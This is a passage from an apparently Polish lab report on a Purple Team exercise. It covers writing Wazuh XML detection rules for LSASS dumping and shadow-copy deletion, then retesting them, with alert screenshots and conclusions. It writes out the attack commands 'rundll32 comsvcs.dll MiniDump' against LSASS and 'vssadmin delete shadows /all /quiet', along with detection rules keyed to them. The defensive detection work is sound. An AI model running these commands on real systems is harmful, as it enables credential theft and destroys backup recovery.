
Silnik korelacyjny platformy Wazuh opiera się na strukturze warstwowej, analizując przychodzące logi w dwóch głównych etapach: dekodowania (wyodrębnienie pól z surowego tekstu, np. JSON z Sysmona) oraz dopasowywania reguł (porównanie wyodrębnionych pól z logiką analityczną).

Tworzenie własnych reguł wymaga przestrzegania określonej metodyki:

1. Log Analysis: Identyfikacja unikalnych i niezmiennych artefaktów w logu wygenerowanym przez atak. W przypadku zrzutu LSASS kluczowe były pola generowane przez Sysmona (Event ID 10).
2. Definicja logiki wyzwalacza: Określenie, jakie warunki muszą zostać spełnione jednocześnie (operator logiczny AND), aby zminimalizować ryzyko fałszywych alarmów (False Positives).
3. Kontekstualizacja: Przypisanie do reguły odpowiedniego poziomu krytyczności (Level 0-15), dodanie opisu oraz, co najważniejsze w nowoczesnych środowiskach SOC, zmapowanie zdarzenia na konkretne taktyki i techniki macierzy MITRE ATT&CK.
4. Wdrożenie i testowanie: Zapisanie reguły, zrestartowanie silnika managera i weryfikacja poprawności.

6.2. Opracowanie i implementacja reguły XML dla ataku na proces LSASS

Aby zniwelować lukę detekcyjną odkrytą w Fazie III, należało napisać dedykowaną regułę dla serwera Wazuh. W tym celu na maszynie z systemem Ubuntu (Wazuh Manager) poddano edycji plik konfiguracyjny lokalnych reguł: `/etc/rules/local_rules.xml`.



Na podstawie analizy surowych logów operacyjnych wyselekcjonowano kluczowe warunki dopasowania dla obu zidentyfikowanych Blind Spots:


- Dla ataku na pamięć LSASS (Reguła 100050): Zamiast polegać na logach dostępu do procesu, detekcję oparto na momencie uruchomienia procesu (Sysmon Event ID 1 / tag `<if_group>sysmon_event1</if_group>`), który w strukturze wywołania zawiera bezpośrednio odwołanie do złośliwie wykorzystywanej biblioteki `comsvcs.dll`.
- Dla ataku Ransomware na kopie w tle (Reguła 100051): Logikę detekcji oparto na ogólnym kanale zdarzeń systemowych Windows, filtrując aktywność pod kątem wystąpienia krytycznej i destrukcyjnej frazy `delete shadows`.

Zgodnie z tą logiką, wprowadzono następujący kod XML:

The screenshot shows a web browser window with the Wazuh Ruleset Manager interface. The address bar shows the URL `https://10.0.2.5/app/rules#/manager/?tab=ruleset`. The interface has a header with the Wazuh logo and a 'Rules' tab. The main content area displays the `local_rules.xml` file. The XML content is as follows:

```
<!-- modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->
<!-- Example -->
<group name="local,syslog,sshd,">
  <!--
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>
  <rule id="100050" level="12">
    <if_group>sysmon_event1</if_group>
    <match>comsvcs.dll</match>
    <description>Critical: Attempt to steal passwords from LSASS by rundll32.exe!</description>
  </rule>
</group>
```

The interface also includes a 'Ruleset Test' button and a 'Save' button. The Windows taskbar at the bottom shows the time as 16:02 on 14/05/2026.



Analiza zastosowanego kodu:

- Identyfikatory reguł (rule id="100050" oraz "100051"): Niestandardowe, własne reguły tworzone przez administratorów i inżynierów detekcji w systemie Wazuh muszą bezwzględnie posiadać identyfikator z przedziału 100000 - 120000. Zapobiega to nadpisywaniu lub konfliktom z domyślnymi sygnaturami dostarczonymi i aktualizowanymi przez producenta oprogramowania.
- level="12": Przypisano bardzo wysoki poziom krytyczności. W domyślnej konfiguracji Wazuha zdarzenia o poziomie 12 i wyższym mogą (opcjonalnie) automatycznie wyzwać skrypty aktywnego reagowania (Active Response), np. izolację maszyny od sieci, oraz wysyłać powiadomienia e-mail do administratorów.

Po zapisaniu pliku, wykonano komendę systemową restartującą menedżera: `systemctl restart wazuh-manager`.

6.3. Retest scenariusza zrzutu pamięci - weryfikacja skuteczności nowej reguły

Ostatnim etapem pętli operacyjnej był Retest. Zespół Red Team powrócił do konsoli Kali Linux i ponownie wywołał krytyczną komendę:

```
rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 824 C:\lsass_dump.dmp  
full
```

Tym razem reakcja systemu monitorującego była natychmiastowa i zgodna z oczekiwaniami. W panelu analitycznym Wazuh (moduł Security events) w czasie niemal rzeczywistym pojawił się alert o priorytecie Level 12. Alert zawierał dokładny opis zdefiniowany w pliku XML oraz wyciąg z linii komend.

Równolegle, w celu zweryfikowania skuteczności drugiej zaimplementowanej reguły, zespół Red Team powtórzył wektor ataku symulujący aktywność oprogramowania Ransomware, wywołując w konsoli ofiary złośliwe polecenie:

```
vssadmin.exe delete shadows /all /quiet
```

The top screenshot displays the Wazuh Threat Hunting interface. It shows a bar chart titled 'Count' on the y-axis (0 to 40) and 'timestamp per 30 minutes' on the x-axis (18:00 to 15:00). Below the chart, a table lists 58 hits for the period May 13, 2026 @ 16:05:11.109 to May 14, 2026 @ 16:05:11.110. The table has columns: timestamp, agent.name, rule.description, rule.level, and rule.id. The bottom screenshot shows the 'Document Details' panel for a specific alert. It displays a table with fields: _index, agent.id, agent.ip, agent.name, data.win.eventdata.commandLine, data.win.eventdata.company, data.win.eventdata.currentDirectory, data.win.eventdata.description, data.win.eventdata.fileVersion, and data.win.eventdata.hashes.

Table 1: Hits Data (from top screenshot)

timestamp	agent.name	rule.description	rule.level	rule.id
May 14, 2026 @ 16:04:53.8...	Blue	Critical: Attempt to steal passwor...	12	100050
May 14, 2026 @ 16:04:50.8...	Blue	Critical: Attempt to steal passwor...	12	100050
May 14, 2026 @ 15:58:53.0...	Blue	Software protection service sche...	3	60642
May 14, 2026 @ 15:49:28.8...	Blue	Windows command prompt start...	4	92052
May 14, 2026 @ 15:41:58.8...	Blue	The database engine attached a ...	3	60798

Table 2: Document Details (from bottom screenshot)

Field	Value
_index	wazuh-alerts-4.x-2026.05.14
agent.id	001
agent.ip	10.0.2.3
agent.name	Blue
data.win.eventdata.commandLine	rundll32.exe C:\\windows\\system32\\comsvcs.dll, MiniDump 820 C:\\lsass_dump.dmp full
data.win.eventdata.company	Microsoft Corporation
data.win.eventdata.currentDirectory	C:\\Users\\BluePC\\Downloads\\
data.win.eventdata.description	Windows host process (Rundll32)
data.win.eventdata.fileVersion	10.0.26100.8115 (WinBuild.160101.0800)
data.win.eventdata.hashes	SHA256=63FCC4D99E809534E9DFC17E4495ACEE691137DC5AD532DE2

The screenshot shows the Wazuh Threat Hunting interface. The left sidebar contains a search bar with 'manager.name: wazuh-server' and 'agent.id: 001'. Below it is a line chart showing event counts over time. The main panel displays 'Document Details' for a Windows event. The details include:

- `data.win.eventdata.logonGuid`: {0781544e-c9c8-6a05-616b-020000000000}
- `data.win.eventdata.logonId`: 0x26b61
- `data.win.eventdata.originalFileName`: RUNDLL32.EXE
- `data.win.eventdata.parentCommandLine`: cmd
- `data.win.eventdata.parentImage`: C:\Windows\System32\cmd.exe
- `data.win.eventdata.parentProcessGuid`: {0781544e-d2e6-6a05-0a03-0000000c00}
- `data.win.eventdata.parentProcessId`: 10232
- `data.win.eventdata.parentUser`: BlueTeam\BluePC
- `data.win.eventdata.processGuid`: {0781544e-d683-6a05-1b03-0000000c00}
- `data.win.eventdata.processId`: 2644
- `data.win.eventdata.product`: Microsoft Windows Operating System

The bottom of the interface shows a Windows taskbar with the date 14/05/2026 and time 16:05.

This screenshot shows the Wazuh Threat Hunting interface with a different document selected. The 'Document Details' panel displays the following information:

- `data.win.eventdata.terminalSessionId`: 1
- `data.win.eventdata.user`: BlueTeam\BluePC
- `data.win.eventdata.utcTime`: 2026-05-14 14:04:51.831
- `data.win.system.channel`: Microsoft-Windows-Sysmon/Operational
- `data.win.system.computer`: BlueTeam
- `data.win.system.eventID`: 1
- `data.win.system.eventRecordID`: 7519
- `data.win.system.keywords`: 0x0000000000000000
- `data.win.system.level`: 4
- `data.win.system.message`: "Process Create: RuleName: - UtcTime: 2026-05-14 14:04:51.831 ProcessGuid: {0781544e-d683-6a05-1b03-0000000c00} ProcessId: 2644"
- `data.win.system.opcode`: 0

The interface also shows the same search filters and chart as the previous screenshot. The Windows taskbar at the bottom indicates the date 14/05/2026 and time 16:05.

The screenshot shows the Wazuh Threat Hunting interface. The left sidebar displays a bar chart of event counts over time. The main panel shows the 'Document Details' for a specific event. The event details include:

- id:** 1778767493.227754
- input.type:** log
- location:** EventChannel
- manager.name:** wazuh-server
- rule.description:** Critical: Attempt to steal passwords from LSASS by rundl132.exe!
- rule.firedtimes:** 2
- rule.groups:** local, syslog, sshd
- rule.id:** 100050
- rule.level:** 12
- rule.mail:** true
- timestamp:** May 14, 2026 @ 16:04:53.893

The bottom of the interface shows a Windows taskbar with the date 14/05/2026 and time 16:06.

The screenshot shows the Wazuh Threat Hunting interface. The left sidebar displays a bar chart of event counts over time. The main panel shows a list of 1,031 hits for a specific rule. The hits are sorted by timestamp and include the following information:

timestamp	agent.name	rule.description	rule.level	rule.id
May 23, 2026 @ 22:00:07.7...	Blue	The VSS service is shutting dow...	5	60702
May 23, 2026 @ 21:57:08.6...	Blue	Ransomware: Attempt to delete ...	12	100051
May 23, 2026 @ 21:56:32.3...	Blue	The VSS service is shutting dow...	5	60702
May 23, 2026 @ 21:53:15.4...	Blue	Windows command prompt start...	4	92052
May 23, 2026 @ 21:53:05.8...	Blue	Summary event of the report's si...	4	60608

The bottom of the interface shows a Windows taskbar with the date 23/05/2026 and time 22:01.

Wazuh Threat Hunting Blue

manager.name: wazuh-server agent.id: 001 Add filter

Count

timestamp

Export Formatted Reset view 768 available fields

Apr 23, 2026 @ 22:01:00.738

timestamp	agent.name
May 23, 2026 @ 22:00:07.7...	Blue
May 23, 2026 @ 21:57:08.6...	Blue
May 23, 2026 @ 21:56:32.3...	Blue
May 23, 2026 @ 21:53:15.4...	Blue
May 23, 2026 @ 21:53:05.8...	Blue

Document Details

View surrounding documents View single document

Table JSON

index	wazuh-alerts-4.x-2026.05.23
agent.id	001
agent.ip	10.0.2.3
agent.name	Blue
data.win.eventdata.commandLine	vssadmin.exe delete shadows /all /quiet
data.win.eventdata.company	Microsoft Corporation
data.win.eventdata.currentDirectory	C:\\Windows\\System32\\
data.win.eventdata.description	Command Line Interface for Microsoft Volume Shadow Copy Service
data.win.eventdata.fileVersion	10.0.26100.5074 (WinBuild.160101.0800)
data.win.eventdata.hashes	SHA256=CA35CB78F589520DB0EAA2AF0453DC472E6AA75709A6CB3053DC38F125024E50

16° Search 22:01 23/05/2026

Wazuh Threat Hunting Blue

manager.name: wazuh-server agent.id: 001 Add filter

Count

timestamp

Export Formatted Reset view 768 available fields

Apr 23, 2026 @ 22:01:00.738

timestamp	agent.name
May 23, 2026 @ 22:00:07.7...	Blue
May 23, 2026 @ 21:57:08.6...	Blue
May 23, 2026 @ 21:56:32.3...	Blue
May 23, 2026 @ 21:53:15.4...	Blue
May 23, 2026 @ 21:53:05.8...	Blue


Document Details

View surrounding documents View single document

Table JSON

data.win.eventdata.logonGuid	{0781544e-fb0-6a11-1581-060000000000}
data.win.eventdata.logonId	0x68115
data.win.eventdata.originalFileName	VSSADMIN.EXE
data.win.eventdata.parentCommandLine	cmd
data.win.eventdata.parentImage	C:\\Windows\\System32\\cmd.exe
data.win.eventdata.parentProcessGuid	{0781544e-0412-6a12-cd02-0000000f00}
data.win.eventdata.parentProcessId	684
data.win.eventdata.parentUser	BlueTeam\\BluePCr
data.win.eventdata.processGuid	{0781544e-04fb-6a12-e402-0000000f00}
data.win.eventdata.processId	2916
data.win.eventdata.product	Microsoft Windows Operating System

16° Search 22:01 23/05/2026



Sukces obu testów jest ostatecznym potwierdzeniem wartości metodyki Purple Team. Zespół nie potrzebował budżetu na nowy, kosztowny system bezpieczeństwa. Poprzez analityczne zbadanie luki i optymalizację już posiadanego narzędzia (Wazuh Open Source), organizacja podniosła swoją odporność na zaawansowane ataki wymierzone w kradzież tożsamości.

7. Podsumowanie i Wnioski

Realizacja projektu badawczego potwierdziła złożoność nowoczesnych procesów ochrony infrastruktury IT, wykazując jednocześnie luki w tradycyjnym podejściu do zarządzania bezpieczeństwem. Wnioski płynące z przeprowadzonych symulacji pozwalają na wyciągnięcie istotnych konkluzji, zarówno w wymiarze metodycznym, jak i technologicznym.

7.1. Skuteczność podejścia Purple Team w praktyce

Projekt udowodnił wyższość modelu kooperacyjnego nad tradycyjnym modelem silosowym (wyzolowany Red Team i odseparowany Blue Team). Główną zaletą metodyki Purple Team okazała się natychmiastowa, empiryczna weryfikacja skuteczności czujników bezpieczeństwa. Zamiast raportu końcowego stwierdzającego jedynie fakt "przełamania zabezpieczeń", organizacja zyskała konkretną wartość dodaną: wyeliminowanie martwego punktu w detekcji (Blind Spot) i implementację nowej reguły SIEM. Pętla informacji zwrotnej (Atak -> Brak Alertu -> Analiza Surowych Danych -> Kalibracja -> Retest) udowodniła, że systematyczne ćwiczenia znacząco podnoszą wskaźnik zwrotu z inwestycji (ROI) wdrożonych rozwiązań open-source.

7.2. Ograniczenia projektu i wyzwania napotkane podczas realizacji

Należy mieć na uwadze, że symulacja została przeprowadzona w wysoce kontrolowanym środowisku laboratoryjnym (VirtualBox, wydzielona podsieć NAT), które obarczone jest pewnymi ograniczeniami względem rzeczywistych sieci korporacyjnych:

- Brak domeny Active Directory: Środowisko opierało się na grupie roboczej, co wykluczyło z testów zjawisko propagacji ataku na kontrolery domeny oraz techniki ataków kerberosowych (np. Golden Ticket).
- Niski poziom szumu tła: W środowisku testowym generowano wyłącznie ruch związany z atakiem. W środowisku produkcyjnym głównym wyzwaniem analityków SOC jest zjawisko Alert Fatigue, wynikające z ogromnej liczby logów generowanych przez zwykłych użytkowników.

- Manualna implementacja: Wdrożenia agentów i konfiguracji dokonywano ręcznie. W skali makro takie działania wymagałyby użycia narzędzi do orkiestracji (np. Ansible, GPO).

7.3. Wnioski

Na podstawie przeprowadzonych symulacji ataków w modelu Assume Breach i procesu inżynierii detekcji, sformułowano następujące wnioski:

1. Niewystarczalność standardowej telemetrii Windows: Opieranie bezpieczeństwa wyłącznie na wbudowanych logach systemowych jest błędne. Ataki typu Living off the Land (wykorzystujące rundll32.exe, net.exe) do złudzenia przypominają operacje administracyjne. Obowiązkowym standardem w środowisku produkcyjnym powinno być wdrożenie narzędzi do głębokiej inspekcji, takich jak Microsoft Sysmon.
2. Konieczność ciągłego testowania SIEM: Wdrożenie platformy takiej jak Wazuh nie jest procesem jednorazowym. Domyślne reguły tworzone przez dostawców oprogramowania nie pokrywają 100% technik z macierzy MITRE ATT&CK. Konieczna jest koncepcja Detection as Code - ciągłe modyfikowanie reguł w oparciu o aktualne raporty o zagrożeniach.
3. Powszechna akceptacja modelu "Assume Breach": Zabezpieczenia brzegowe (Firewall, IPS) będą regularnie omijane chociażby przez ataki socjotechniczne (Phishing). Projekt pokazał, że inwestycje finansowe i kompetencyjne należy przesunąć w stronę segmentacji sieci wewnętrznej, zasady najmniejszych uprawnień (Zero Trust) oraz drastycznego skrócenia czasu detekcji ataku wewnątrz infrastruktury (MTTD - Mean Time to Detect).

Zastosowanie powyższych rekomendacji oraz regularne prowadzenie sesji Purple Teaming stanowi obecnie najbardziej dojrzałą formę budowania odporności systemów.

Bibliografia:

<https://documentation.wazuh.com/current/index.html>

<https://attack.mitre.org/resources/>

<https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/living-off-the-land-attack/>

<https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>

<https://cymulate.com/cybersecurity-glossary/purple-teaming/>

<https://www.crowdstrike.com/en-us/cybersecurity-101/advisory-services/red-team-vs-blue-team/>

<https://plurilock.com/glossary/assume-breach/>

<https://www.imperva.com/learn/application-security/reverse-shell/>